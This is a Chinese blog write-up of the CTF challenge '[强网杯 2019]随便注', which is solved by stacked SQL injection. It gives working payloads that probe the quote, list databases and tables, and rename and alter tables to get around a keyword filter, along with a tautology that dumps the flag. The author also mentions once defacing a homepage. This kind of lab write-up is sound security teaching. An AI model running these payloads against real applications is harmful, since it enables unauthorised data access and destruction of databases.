CTF [强网杯 2019]随便注 Writeup 堆叠注入

原创

baynk 于 2020-03-31 22:13:33 发布 945 收藏 2

分类专栏： # BUUCTF Writeup


本文链接：https://blog.csdn.net/u014029795/article/details/105232766

BUUCTF Writeup 专栏收录该内容


7 篇文章 1 订阅

订阅专栏


讲道理，最不虚的就是注入了。



随意加上单引号。




单引号闭合，尝试`1' and 1=2 #`



姿势: 1 Submit Query

无回显，应该成功执行了，再来`1=1`确认下。




取材于某次真实环境渗透，只说一句话：开

姿势: 1 Submit Query

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


又有报错信息，想着直接上`updatexml()`。




取材于某次真实环境渗透，只说一句话：开发和安全缺一不

姿势: 1 Submit Query

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```


结果报错，又试了`exp()`和`extractvalue()`，结果`exp()`到是能用，`extractvalue()`直接报无函数。。。
不过有函数也没意义阿。因为`select`也被检测了，尝试了若干方法绕过后，放弃。。。
看来这题有别的思路，常规的几种不行，然后试了下堆叠注入。。。还真成了。



取材于某次真实环境渗透，只说一句话：开发

姿势: 1 Submit Query

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
```


其实这里早就该想到的了，如果不是想考`堆叠注入`，那为啥要用`var_dump()`打印数据呢，正常肯定用`mysqli_xxx`处理语句了。

通过`show tables`可以看到表。

姿势: 1 Submit Query

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


通过`desc`可以看到表结构，注意查纯数字的表名的时候，一定要加上重单符，即反引号。

```
desc `1919810931114514`
```


确定`1919810931114514`就是要查的表。

姿势: 1 Submit Query

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

接下来就是怎么不用`select`拿到数据了。因为不会绕过就想起了原来上传一句话的时候，没有上传权限，就直接改人家的主页。。。
这次我直接把`words`表给删除，然后把`1919810931114514`改成`words`就好了。




取材于某次真实环境渗透，只说一句话：开发和

姿势: 1 Submit Query

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```


居然忘了，这个也被干掉了，不过还好，还有一个`rename`。。。

```
1';rename table `words` to `xxx`;rename table `1919810931114514` to `words`%23
```



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 Submit Query

```
error 1054 : Unknown column 'id' in 'where clause'
```


又发现字段不一样。。。

```
1';alter table  `words` change "flag" "id" varchar(100);%23
```

取材于某次真实环境渗透，只说一句话：开


姿势: 1 Submit Query

```
error 1054 : Unknown column 'id' in 'where clause'
```


我擦，玩坏了，没这个`id`字段了，没法注入了。。。重开！！！

这次换个顺序，先把`flag`改成`id`，再换表名。。。

```
1';alter table  `1919810931114514` change "flag" "id" varchar(100);%23
1`; desc `1919810931114514`;%23
```



取材于某次真实环境渗透，只说一句话：开发和安全缺

姿势: 1 Submit Query

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(3) "YES"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

可算是改好了，再来改名

```
1';rename table `words` to `xxx`;rename table `1919810931114514` to `words`%23
```

然后再来读一次！！


取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 Submit Query

卧槽，空白的，忘了，`flag`字段的内容不一定为`1`阿，惨了。。。

慌了一会，马上想到了万能密码，手动狗头。

```
1' or '1'='1
```



取材于某次真实环境渗透，只说一句话：开

姿势: 1 Submit Query

```
array(1) {
  [0]=>
  string(42) "flag{fa099813-52e8-411c-a9b5-f12e17080f5e}"
}
```


OKOK，刺激，要是真实环境，可没有重来的机会。。。